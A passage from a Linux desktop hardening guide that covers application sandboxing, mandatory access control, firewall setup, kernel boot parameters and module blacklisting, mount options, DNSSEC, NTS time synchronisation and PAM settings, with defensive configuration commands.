
<p>On Ubuntu, you can replace various .deb packages with strictly confined snaps to minimize the attack surface. Some examples of these packages are the printing stack or <code>ufw</code>:</p>
<p><img loading="lazy" src="/images/ubuntu-cups-snap.png" alt="Cups Snap"  />

<img loading="lazy" src="/images/ubuntu-ufw-snap.png" alt="UFW Snap"  />
</p>
<p>One caveat with Snap packages is that you only have control over the interfaces declared in their manifests. For example, Snap has separate interfaces for <code>audio-playback</code> and <code>audio-record</code>, but some packages will only declare the legacy <code>pulseaudio</code> interface which grants access to both play and record audio. Likewise, some applications may work perfectly fine with Wayland, but the package maintainer may only declare the X11 interface in their manifest. For these cases, you need to reach out to the maintainer of the snap to update the manifest accordingly.</p>
<h3 id="firejail">Firejail</h3>
<div class="youtube-embed-div">
    <iframe src="https://www.youtube-nocookie.com/embed/uUEkHd60Zyo" class="youtube-embed-frame" allowfullscreen title="YouTube Video"></iframe>
</div>  
<p><a href="https://firejail.wordpress.com/">Firejail</a> is another method of sandboxing. As it is a large <a href="https://en.wikipedia.org/wiki/Setuid">setuid</a> binary, it has a large attack surface which increase susceptibility to <a href="https://en.wikipedia.org/wiki/Privilege_escalation">privilege escalation vulnerabilities</a>. <a href="https://madaidans-insecurities.github.io/linux.html#firejail">Madaidan offers additional details on how Firejail can worsen the security of your device.</a></p>
<p>If you do use Firejail, <a href="https://github.com/netblue30/firetools">Firetools</a> can help to quickly manage application permissions and launch sandboxed applications. Note that Firetools configurations are temporary with no option to save profiles for long‑term use.</p>
<p>Firejail can also confine X11 windows using Xpra or Xephr, something that Flatpak and Snap cannot do. I highly recommend checking out <a href="https://firejail.wordpress.com/documentation-2/x11-guide/">their documentation on X11 sandboxing</a>.</p>
<p>One trick to launch applications with their Firejail profile is to use the <code>sudo firecfg</code> command. This will create a symlink <code>/usr/local/bin/app_name_here</code> pointing to Firejail, which will get used automatically by most .desktop files (which do not specify the absolute paths of their binaries) to use will launch the application through the symlink and have Firejail sandbox them this way. Of course, this is bypassable if you or some other applications launch the application directly from <code>/usr/bin/app_name_here</code> instead.</p>
<h3 id="mandatory-access-control">Mandatory Access Control</h3>
<p>Common Linux <a href="https://en.wikipedia.org/wiki/Mandatory_access_control">mandatory access control (MAC)</a> frameworks require policy files in order to force constraints on the system. The two most notable are <a href="https://github.com/SELinuxProject/selinux">SELinux</a> (used on Android and Fedora‑based distributions) and <a href="https://gitlab.com/apparmor/apparmor">AppArmor</a> (used on Debian‑based distributions and most openSUSE variants).</p>
<p>Fedora includes SELinux preconfigured with some policies to confine system daemons (background processes). You should keep it in <em>enforcing</em> mode.</p>
<p>openSUSE gives the choice of SELinux or AppArmor during the installation process. You should stick to the default for each variant (AppArmor for <a href="https://get.opensuse.org/tumbleweed/">Tumbleweed</a> and SELinux for <a href="https://microos.opensuse.org/">MicroOS</a>). openSUSE’s SELinux policies are derived from Fedora.</p>
<p>Arch and its derivatives often do not come with a mandatory access control system, and you must manually install and configure <a href="https://wiki.archlinux.org/title/AppArmor">AppArmor</a>.</p>
<p>Note that, unlike Android, traditional desktop Linux distributions typically do not have full system Mandatory Access Control policies; only a few system daemons are actually confined.</p>
<h3 id="making-your-own-policiesprofiles">Making Your Own Policies/Profiles</h3>
<p>You can make your own AppArmor profiles, SELinux policies, <a href="https://github.com/containers/bubblewrap">bubblewrap</a> profiles, and <a href="https://docs.kernel.org/userspace-api/seccomp_filter.html">seccomp</a> blacklists to have better confinement of applications. This is an advanced and sometimes tedious task, but there are various projects you could use as reference:</p>
<ul>
<li><a href="https://github.com/krathalan/apparmor-profiles">Krathalan’s AppArmor profiles</a></li>
<li><a href="https://github.com/roddhjav/apparmor.d">roddhjav&rsquo;s AppArmor profiles</a></li>
<li><a href="https://github.com/noatsecure/hardhat-selinux-templates">noatsecure’s SELinux templates</a></li>
<li><a href="https://sr.ht/~seirdy/bwrap-scripts">Seirdy’s bubblewrap scripts</a></li>
</ul>
<h3 id="securing-linux-containers">Securing Linux Containers</h3>
<p>If you’re running a server, you may have heard of containers. They are more common in server environments where individual services are built to operate independently. However, you may sometimes see them on desktop systems as well, especially for development purposes.</p>
<p><a href="https://www.docker.com/">Docker</a> is one of the most popular container solutions. It does <strong>not</strong> offer a proper sandbox, meaning there is a large kernel attack surface. You should follow the <a href="/posts/linux/docker-and-oci-hardening/">Docker and OCI Hardening guide</a> to mitigate this problem. In short, there are things you can do like using rootless containers (via configuration changes or <a href="https://podman.io/">Podman</a>), using a runtime which provides a pseudo‑kernel for each container (<a href="https://gvisor.dev/">gVisor</a>), and so on.</p>
<p>Another option is <a href="https://katacontainers.io/">Kata Containers</a> which masquerades virtual machines as containers. Each Kata container has its own kernel and is isolated from the host.</p>
<h2 id="security-hardening">Security Hardening</h2>
<p><img loading="lazy" src="/images/opensuse-computer.jpg" alt="opensuse-computer.jpg"  />
</p>
<h3 id="ubuntu-pro">Ubuntu Pro</h3>
<p>If you are using Ubuntu LTS, consider subscribing to <a href="https://ubuntu.com/pro">Ubuntu Pro</a>. Canonical currently allows up to 5 machines with the free subscription.</p>
<p>You will also gain access to the <a href="https://ubuntu.com/security/livepatch">Canonical Livepatch Service</a>, which provides livepatching for <a href="https://ubuntu.com/security/livepatch/docs/livepatch/reference/kernels">certain kernel variants</a>. Note that the <a href="https://ubuntu.com/kernel/lifecycle">Hardware Enablement (HWE)</a> kernel is not supported.</p>
<p>While livepatching is less than ideal and I still recommend regularly rebooting your computer, it is quite nice to have.</p>
<h3 id="umask-077">Umask 077</h3>
<p>On distributions besides openSUSE, consider changing the default <a href="https://wiki.archlinux.org/title/Umask">umask</a> for both root and regular users to <code>077</code> (symbolically, <code>u=rwx,g=,o=</code>). <em>On openSUSE, a umask of 077 can break snapper and is thus not recommended.</em></p>
<p>On Ubuntu, the &ldquo;Software &amp; Update&rdquo; application will not work properly if the repository lists in <code>/etc/apt/sources.list.d</code> have the 600 permission. You should make sure that they have the 644 permission instead.</p>
<p>The configuration for this varies per distribution, but typically it can be set in <code>/etc/profile</code>, <code>/etc/bashrc</code>, or <code>/etc/login.defs</code>.</p>
<p>Note that, unlike on macOS, this will only change the umask for the shell. Files created by running applications will not have their permissions set to 600.</p>
<h3 id="microcode-updates">Microcode Updates</h3>
<p>You should make sure your system receives microcode updates to get fixes and mitigations for CPU vulnerabilities like <a href="https://meltdownattack.com/">Meltdown and Spectre</a>.</p>
<p>Debian does not ship microcode updates by default, so be sure to <a href="https://wiki.debian.org/SourcesList">enable the non-free repository</a> and install the <code>microcode</code> package.</p>
<p>On Arch Linux, make sure you have the <code>intel-ucode</code> or <code>amd-ucode</code> package installed.</p>
<p>If you are looking to use the <a href="https://guix.gnu.org/en/download/">GNU Guix</a> distribution, you should absolutely use the <a href="https://gitlab.com/nonguix/nonguix">Nonguix channel</a> or similar to get microcode updates.</p>
<p>Avoid the Linux-libre kernel at all costs, as they <a href="https://www.phoronix.com/news/GNU-Linux-Libre-5.13">actively block loading binary‑only microcode</a>.</p>
<h3 id="firmware-updates">Firmware Updates</h3>
<p>Many hardware vendors offer firmware updates to Linux systems through the <a href="https://fwupd.org/">Linux Vendor Firmware Service</a>. You can download and install updates using the following commands:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-bash" data-lang="bash"><span class="line"><span class="cl"><span class="c1"># Update metadata</span>
</span></span><span class="line"><span class="cl">fwupdmgr refresh
</span></span><span class="line"><span class="cl">
</span></span><span class="line"><span class="cl"><span class="c1"># Download and install firmware updates</span>
</span></span><span class="line"><span class="cl">fwupdmgr update
</span></span></code></pre></div><p>Some distributions like Debian do not have fwupd installed by default, so you should check for its existence on your system and install it if needed.</p>
<p>Several graphical frontends integrate with fwupd to offer firmware updates (GNOME Software, KDE Discover, Snap Store, <a href="https://gitlab.gnome.org/World/gnome-firmware">GNOME Firmware</a>, Pop!_OS Settings app). However, not all distributions offer this integration by default, so you should check your specific system and set up scheduled update notifications using <a href="https://wiki.archlinux.org/title/systemd/Timers">systemd timers</a> or <a href="https://wiki.archlinux.org/title/Cron">cron</a> if needed.</p>
<h3 id="firewall">Firewall</h3>
<p>A <a href="https://en.wikipedia.org/wiki/Firewall_(computing)">firewall</a> may be used to secure connections to your system.</p>
<p>Red Hat distributions (such as Fedora) and openSUSE typically use <a href="https://firewalld.org/">firewalld</a>. Red Hat maintains <a href="https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/8/html/configuring_and_managing_networking/using-and-configuring-firewalld_configuring-and-managing-networking">extensive documentation about firewalld and its graphical frontend firewall-config</a>.</p>
<p>Distributions based on Debian or Ubuntu typically use the <a href="https://wiki.ubuntu.com/UncomplicatedFirewall">Uncomplicated Firewall (ufw)</a>. As the name suggests, it is much less sophisticated than firewalld. One notable missing feature is the ability to apply different firewall rules for different connections (see <em>zones</em> in firewalld).</p>
<p>You could also set your default firewall zone to drop packets. To implement this with firewalld (with the necessary exceptions for IPv6):</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">firewall-cmd --set-default-zone=drop
</span></span><span class="line"><span class="cl">firewall-cmd --add-protocol=ipv6-icmp --permanent
</span></span><span class="line"><span class="cl">firewall-cmd --add-service=dhcpv6-client --permanent
</span></span><span class="line"><span class="cl">firewall-cmd --reload
</span></span></code></pre></div><p>On some distributions, it may be possible for applications running as a <code>wheel</code> or <code>sudo</code> user to make firewall changes through polkit. To prevent this, enable firewalld <em>lockdown mode</em> with <code>sudo firewall-cmd --lockdown-on</code>.</p>
<p>These firewalls use the <a href="https://netfilter.org/">netfilter</a> framework and therefore cannot (without the help of strict <a href="#mandatory-access-control">mandatory access control</a>) protect against malicious software running privileged on the system, which can insert their own routing rules that sidestep firewalld/ufw.</p>
<p>There are some per‑binary outbound firewalls such as <a href="https://github.com/evilsocket/opensnitch">OpenSnitch</a> and <a href="https://safing.io/portmaster/">Portmaster</a> that you could use as well. But, just like firewalld and ufw, they are bypassable.</p>
<p>If you are using Flatpak packages, you can <a href="#flatpak">set an override to block network access</a>. This is not bypassable.</p>
<p>If you are using non‑classic Snap packages on a system that <a href="#snap">supports proper confinement (both AppArmor and cgroups v1 present)</a>, you can use the Snap Store to revoke network permission. This is also not bypassable.</p>
<h3 id="kernel-hardening">Kernel Hardening</h3>
<p>There are several things you can do to harden the Linux kernel, including setting appropriate <a href="https://wiki.archlinux.org/title/Kernel_parameters">kernel parameters</a> and blacklisting unnecessary kernel modules. If you are using Kicksecure or Whonix, most of this hardening is included by default. If you are using Debian, you should consider <a href="https://www.kicksecure.com/wiki/Debian">morphing it into Kicksecure</a>.</p>
<p><em>This section extensively references <a href="https://madaidans-insecurities.github.io/guides/linux-hardening.html">Madaidan&rsquo;s Linux Hardening Guide</a> and in the interest of brevity does not repeat all the information contained there. You are strongly encouraged to read through the relevant sections of Madaidan&rsquo;s guide (linked for convenience).</em></p>
<h4 id="runtime-kernel-parameters-sysctl">Runtime Kernel Parameters (sysctl)</h4>
<p><em>See <a href="https://madaidans-insecurities.github.io/guides/linux-hardening.html#sysctl">&ldquo;2.2 Sysctl&rdquo;</a> in Madaidan&rsquo;s guide.</em></p>
<p>Madaidan recommends that you disable <a href="https://github.com/sangam14/CloudNativeLab/blob/master/LXC/Linux%20Containers/User_namespaces.md">unprivileged user namespaces</a> due to the <a href="https://madaidans-insecurities.github.io/linux.html#kernel">significant attack surface for privilege escalation</a>. However, some software such as Podman and LXC relies on unprivileged user namespaces. If you wish to use such software, do not disable <code>kernel.unprivileged_userns_clone</code>. Note that this setting does not exist in the upstream kernel and is added downstream by some distributions.</p>
<p>On distributions other than Whonix and Kicksecure, you can copy the configuration file from <a href="https://github.com/TommyTran732/Linux-Setup-Scripts/blob/main/etc/sysctl.d/99-workstation.conf">Tommy&rsquo;s repository</a>.</p>
<h4 id="boot-parameters">Boot Parameters</h4>
<p><em>See <a href="https://madaidans-insecurities.github.io/guides/linux-hardening.html#boot-parameters">&ldquo;2.3 Boot parameters&rdquo;</a> in Madaidan&rsquo;s guide. If desired, <a href="https://www.kernel.org/doc/html/latest/admin-guide/kernel-parameters.html">formal documentation of boot parameters</a> is available upstream.</em></p>
<p>Copy these parameters into <a href="https://wiki.archlinux.org/title/Kernel_parameters#Configuration">your bootloader&rsquo;s configuration</a>. On rpm‑ostree distributions, make sure to use <code>rpm-ostree kargs</code> rather than editing GRUB configuration directly.</p>
<h5 id="cpu-mitigations">CPU mitigations</h5>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">mitigations=auto,nosmt spectre_v2=on spectre_bhi=on spec_store_bypass_disable=on tsx=off kvm.nx_huge_pages=force nosmt=force l1d_flush=on spec_rstack_overflow=safe-ret gather_data_sampling=force reg_file_data_sampling=on
</span></span></code></pre></div><p><a href="https://en.wikipedia.org/wiki/Simultaneous_multithreading">Simultaneous multithreading (SMT)</a> has been the cause of numerous hardware‑level vulnerabilities and is thus disabled here. If the option is available, you should disable SMT/&ldquo;Hyper‑Threading&rdquo; in your firmware as well.</p>
<p>Note however that disabling SMT may have a significant performance impact &mdash; <a href="https://github.com/anthraxx/linux-hardened/issues/37#issuecomment-619597365">for this reason the popular linux‑hardened kernel for Arch does not disable SMT</a> by default. Assess your own risk tolerance, and, if you choose to keep SMT enabled, simply remove all occurrences of <code>nosmt</code> and <code>nosmt=force</code> from these parameters.</p>
<h5 id="kernel">Kernel</h5>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">slab_nomerge init_on_alloc=1 init_on_free=1 pti=on vsyscall=none ia32_emulation=0 page_alloc.shuffle=1 randomize_kstack_offset=on debugfs=off oops=panic quiet loglevel=0
</span></span></code></pre></div><p>Kicksecure does not enforce either <code>module.sig_enforce=1</code> or <code>lockdown=confidentiality</code> by default as they lead to a lot of hardware compatibility issues; consider enabling these if possible on your system. Additionally, <a href="https://forums.whonix.org/t/kernel-hardening/7296/493"><code>mce=0</code> is no longer recommended</a>.</p>
<h5 id="entropy-generation">Entropy generation</h5>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">random.trust_cpu=off random.trust_bootloader=off
</span></span></code></pre></div><p>Some implementations of the RDRAND instruction (by which the CPU offers a random number generator to the OS) have proven to be <a href="https://en.wikipedia.org/wiki/RDRAND#Security_issues">vulnerable</a> or <a href="https://arstechnica.com/gadgets/2019/10/how-a-months-old-amd-microcode-bug-destroyed-my-weekend/">outright defective</a>. RDRAND is also impossible to audit, being part of the CPU itself.</p>
<p>As a precaution for the integrity of cryptographic operations, the CPU and bootloader should not be used as <em>credited</em> entropy sources. Note that this change will increase boot time.</p>
<p>Further reading:</p>
<ul>
<li><a href="https://systemd.io/RANDOM_SEEDS/">systemd: Random Seeds</a></li>
<li><a href="https://madaidans-insecurities.github.io/guides/linux-hardening.html#rdrand">Madaidan: RDRAND</a></li>
<li><a href="https://lore.kernel.org/lkml/20220605171539.417872-1-Jason@zx2c4.com/T/">Linux kernel mailing list</a></li>
<li><a href="https://news.ycombinator.com/item?id=33223232">Hacker News discussion</a></li>
<li><a href="https://github.com/NixOS/nixpkgs/pull/165355">NixOS discussion</a> (also cites many additional sources)</li>
</ul>
<h5 id="dma-mitigations">DMA mitigations</h5>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">intel_iommu=on amd_iommu=force_isolation efi=disable_early_pci_dma iommu=force iommu.passthrough=0 iommu.strict=1
</span></span></code></pre></div><p><a href="https://en.wikipedia.org/wiki/DMA_attack">Direct memory access (DMA) attacks</a> can be mitigated via IOMMU and <a href="#kernel-modules">disabling certain kernel modules</a>. Furthermore, <a href="https://github.com/Kicksecure/security-misc/blob/master/etc/default/grub.d/40_enable_iommu.cfg">strict enforcement of IOMMU TLB invalidation</a> should be applied so devices will never be able to access stale data contents.</p>
<p><a href="https://github.com/PrivSec-dev/privsec.dev/pull/81#issuecomment-1367511126">These parameters <strong>do not provide comprehensive DMA protection</strong>.</a> In early boot (before the kernel has loaded), only the system firmware can enforce IOMMU and thus provide DMA protection. A DMA attack in early boot can patch the kernel in memory to completely undermine these parameters.</p>
<p><em>Note that disabling the busmaster bit on all PCI bridges during very early boot (<code>efi=disable_early_pci_dma</code>) can cause complete boot failure on certain systems with inadequate resources. Therefore, as always, ensure you have a fallback option to boot into the system whenever modifying any kernel parameters.</em></p>
<p>Further reading:</p>
<ul>
<li><a href="https://vfio.blogspot.com/2014/08/iommu-groups-inside-and-out.html">IOMMU Groups, inside and out</a></li>
<li><a href="https://terenceli.github.io/%E6%8A%80%E6%9C%AF/2019/08/04/iommu-introduction">IOMMU introduction</a></li>
<li><a href="https://terenceli.github.io/%E6%8A%80%E6%9C%AF/2019/08/10/iommu-driver-analysis">intel IOMMU driver analysis</a></li>
<li><a href="https://mjg59.dreamwidth.org/54433.html">Avoiding gaps in IOMMU protection at boot</a></li>
<li><a href="https://madaidans-insecurities.github.io/guides/linux-hardening.html#dma-attacks">Madaidan: DMA attacks</a></li>
</ul>
<h4 id="kernel-modules">Kernel Modules</h4>
<p><em>See <a href="https://madaidans-insecurities.github.io/guides/linux-hardening.html#kasr-kernel-modules">&ldquo;2.5.2 Blacklisting kernel modules&rdquo;</a> in Madaidan&rsquo;s guide.</em></p>
<p>On distributions other than Whonix and Kicksecure, you can copy the configuration file from <a href="https://github.com/secureblue/secureblue/blob/live/files/system/etc/modprobe.d/blacklist.conf">secureblue&rsquo;s repository</a> into <code>/etc/modprobe.d/</code>.</p>
<p>There are a few things in this config to keep in mind:</p>
<ul>
<li>Bluetooth is disabled. Comment out the <code>install bluetooth</code> and <code>install btusb</code> lines to use Bluetooth.</li>
<li>Thunderbolt is disabled. Comment out the <code>install thunderbolt</code> line to use Thunderbolt devices.</li>
<li>The <code>cdrom</code> and <code>sr_mod</code> modules are merely <em>blacklisted</em>; they can still be loaded at runtime with <code>modprobe</code>. If you have no intention to ever use CD‑ROM devices, they should be <em>disabled</em> by adding the lines <code>install cdrom /bin/false</code> and <code>install sr_mod /bin/false</code> to the config. (<a href="https://wiki.archlinux.org/title/Kernel_module#Using_files_in_/etc/modprobe.d/_2">More about how this works on the ArchWiki</a>)</li>
<li>Apple filesystems are disabled. While generally fine on non‑Apple systems, if you are using an Apple device you <strong>must</strong> check the filesystem of your EFI partition and comment out the relevant <code>install</code> line, otherwise your Linux install will not boot. For example, comment out the <code>install hfsplus</code> line if your ESP filesystem is HFS+.</li>
</ul>
<h4 id="restricting-access-to-proc-and-sys">Restricting access to /proc and /sys</h4>
<p><em>See <a href="https://madaidans-insecurities.github.io/guides/linux-hardening.html#hidepid">&ldquo;2.4 hidepid&rdquo;</a> and <a href="https://madaidans-insecurities.github.io/guides/linux-hardening.html#restricting-sysfs">&ldquo;2.7 Restricting access to sysfs&rdquo;</a> in Madaidan&rsquo;s guide.</em></p>
<p>Disabling access to <code>/sys</code> without a proper whitelist will lead to various applications breaking. Developing such a whitelist will unfortunately be extremely tedious for most users. Kicksecure, and by extension Whonix, has the experimental <a href="https://github.com/Kicksecure/security-misc/blob/master/usr/lib/systemd/system/proc-hidepid.service">proc-hidepid</a> and <a href="https://github.com/Kicksecure/security-misc/blob/master/usr/lib/systemd/system/hide-hardware-info.service">hide-hardware-info</a> services which do just this. From my testing, these work perfectly fine on minimal Kicksecure installations and both Qubes-Whonix-Workstation and Qubes-Whonix-Gateway.</p>
<h4 id="linux-hardened">linux-hardened</h4>
<p>Some distributions like Arch Linux offer the <a href="https://github.com/anthraxx/linux-hardened">linux‑hardened</a> kernel package. It includes <a href="https://wiki.archlinux.org/title/security#Kernel_hardening">hardening patches</a> and more security-conscious defaults.</p>
<p>linux‑hardened disables unprivileged user namespaces (<code>kernel.unprivileged_userns_clone</code>) by default. <a href="#runtime-kernel-parameters-sysctl">This may impact some software.</a></p>
<h4 id="grsecurity">grsecurity</h4>
<p><a href="https://grsecurity.net/">Grsecurity</a> offers a set of kernel patches that attempt to improve security of the Linux kernel. Payment is required, but grsecurity is worth using if you have a subscription.</p>
<h3 id="hardened-memory-allocator">Hardened Memory Allocator</h3>
<p>The <a href="https://github.com/GrapheneOS/hardened_malloc">hardened memory allocator (hardened_malloc)</a> from GrapheneOS can be used on general Linux distributions, though <a href="https://www.kicksecure.com/wiki/Hardened_Malloc">only for some programs</a>.</p>
<p>On Fedora and Red Hat Enterprise Linux, secureblue provides a <a href="https://copr.fedorainfracloud.org/coprs/secureblue/hardened_malloc/">Copr repository</a> with both x86_64 and aarch64 architecture support. Divested Computing Group has a <a href="https://github.com/divestedcg/rpm-hardened_malloc">similar build</a> for Fedora, but with only x86_64 support. Using secureblue&rsquo;s repository is recommended, as the Divested repository is known to <a href="https://grapheneos.social/@Tommy/112274772803550392">block certain IP addresses</a>.</p>
<p>On Arch-based systems, hardened_malloc is <a href="https://wiki.archlinux.org/title/Security#Hardened_malloc">available through the AUR</a>.</p>
<h3 id="disabling-xwayland">Disabling XWayland</h3>
<p>To disable XWayland with GNOME, create <code>/etc/systemd/user/org.gnome.Shell@wayland.service.d/override.conf</code> with the following content:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">[Service]
</span></span><span class="line"><span class="cl">ExecStart=
</span></span><span class="line"><span class="cl">ExecStart=/usr/bin/gnome-shell --no-x11
</span></span></code></pre></div><h3 id="mountpoint-hardening">Mountpoint Hardening</h3>
<p>Consider adding the <a href="https://man7.org/linux/man-pages/man8/mount.8.html#FILESYSTEM-INDEPENDENT_MOUNT_OPTIONS">mount options</a> <code>nodev</code>, <code>noexec</code>, and <code>nosuid</code> to mountpoints which do not need the respective capabilities. Typically, these can be applied to <code>/boot</code>, <code>/boot/efi</code>, and <code>/var</code>. These flags could also be applied to <code>/home</code> and <code>/root</code>, however <code>noexec</code> will prevent applications that require binary execution in those locations from working (including Flatpak and Snap).</p>
<p>It should be noted that <code>noexec</code> is not foolproof and actually <a href="https://www.chromium.org/chromium-os/developer-library/guides/security/noexec-shell-scripts/#what-about-interpreted-code">quite easy to bypass</a>.</p>
<p>If you use <a href="https://docs.fedoraproject.org/en-US/fedora-silverblue/toolbox/">Toolbox</a>, do not set any of these mount options on <code>/var/log/journal</code>. From my testing, the Toolbox container will fail to start if you have <code>nodev</code>, <code>nosuid</code>, or <code>noexec</code> on said directory. If you are on Arch Linux, you probably do not want to set <code>noexec</code> on <code>/var/tmp</code>, as some AUR packages will then fail to build.</p>
<h3 id="disabling-suid">Disabling SUID</h3>
<p>SUID allows a user to execute an application as the owner of that application, which in many cases is the <code>root</code> user. Vulnerable SUID executables could lead to privilege escalation vulnerabilities.</p>
<p>It is desirable to remove SUID from as many binaries as possible; however, this takes substantial effort and trial and error on the user&rsquo;s part, as some applications require SUID to function.</p>
<p>Kicksecure, and by extension Whonix, has an experimental <a href="https://github.com/Kicksecure/security-misc/blob/master/usr/lib/systemd/system/permission-hardener.service">permission hardening service</a> and <a href="https://github.com/Kicksecure/security-misc/tree/master/etc/permission-hardener.d">application whitelist</a> to automate SUID removal from most binaries and libraries on the system. From my testing, these work perfectly fine on minimal Kicksecure installations and both Qubes-Whonix-Workstation and Qubes-Whonix-Gateway.</p>
<h3 id="dnssec">DNSSEC</h3>
<p>Most Linux distributions do not enable <a href="https://www.icann.org/resources/pages/dnssec-what-is-it-why-important-2019-03-05-en">DNSSEC</a> by default. I recommend that you enable it to make sure that the responses to your DNS queries are authentic. You will need a DNS provider that supports DNSSEC. Ideally, you should use a VPN which provides this feature with its DNS servers so that you can also blend in with other people.</p>
<p>On systems with <code>systemd-resolved</code>, you can edit the <code>/etc/systemd/resolved.conf</code> file and add <code>DNSSEC=yes</code> to enable it. Run <code>systemctl restart systemd-resolved</code> after you are done editing to apply your configuration.</p>
<p>If you are a Whonix or Tails user, you can disregard setting up DNSSEC, as Tor DNS resolution does not support it. Alternatively, you can <a href="https://www.whonix.org/wiki/Alternative_DNS_Resolver">use a non-Tor resolver</a>, though it is not recommended that you do this for an extended amount of time.</p>
<h3 id="time-synchronization">Time Synchronization</h3>
<p>Most Linux distributions by default use the unencrypted and unauthenticated <a href="https://en.wikipedia.org/wiki/Network_Time_Protocol">Network Time Protocol (NTP)</a> for time synchronization. There are two ways to easily solve this problem:</p>
<ul>
<li><a href="https://fedoramagazine.org/secure-ntp-with-nts/">Configure Network Time Security (NTS) with chronyd</a></li>
<li>Use Kicksecure&rsquo;s <a href="https://github.com/Kicksecure/sdwdate">sdwdate</a> on Debian‑based distributions.</li>
</ul>
<p>If you decide on using NTS with chronyd, consider using multiple, independent time providers and setting <a href="https://chrony-project.org/doc/4.4/chrony.conf.html#minsources"><code>minsources</code></a> to a value greater than 1.</p>
<p>GrapheneOS uses a <a href="https://github.com/GrapheneOS/infrastructure/blob/main/etc/chrony.conf">quite nice chrony configuration</a> for their infrastructure. I recommend that you replicate their <code>chrony.conf</code> on your system.</p>
<p>Next, enable the secommp filter for chronyd. On Fedora and Arch Linux, you will need to edit Chrony&rsquo;s environment file in <code>/etc/sysconfig/chronyd</code>:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl"># Command-line options for chronyd
</span></span><span class="line"><span class="cl">OPTIONS=&#34;-F 1&#34;
</span></span></code></pre></div><p>On Ubuntu and Debian, the environment file is <code>/etc/default/chrony</code>, and the seccomp filter should already be enabled by default.</p>
<p><img loading="lazy" src="/images/nts.png" alt="Verifying NTS configuration"  />
</p>
<h3 id="pluggable-authentication-modules-pam">Pluggable Authentication Modules (PAM)</h3>
<p><a href="https://wiki.archlinux.org/title/PAM">PAM</a>&rsquo;s <a href="https://madaidans-insecurities.github.io/guides/linux-hardening.html#pam">settings can be hardened</a> to improve authentication security (though keep in mind the bypassable nature of PAM as opposed to encryption).</p>
<p>On Red Hat distributions, you can use <a href="https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/8/html/configuring_authentication_and_authorization_in_rhel/configuring-user-authentication-using-authselect_configuring-authentication-and-authorization-in-rhel">authselect</a> to configure this, e.g.:</p>
<div class="highlight"><pre tabindex="0" class="chroma"><code class="language-fallback" data-lang="fallback"><span class="line"><span class="cl">sudo authselect select &lt;profile_id, default: sssd&gt; with-faillock without-nullok with-pamaccess
</span></span></code></pre></div><p>On systems where <code>pam_faillock</code> is not available, consider using <a href="https://www.man7.org/linux/man-pages/man8/pam_tally2.8.html"><code>pam_tally2</code></a> instead.</p>
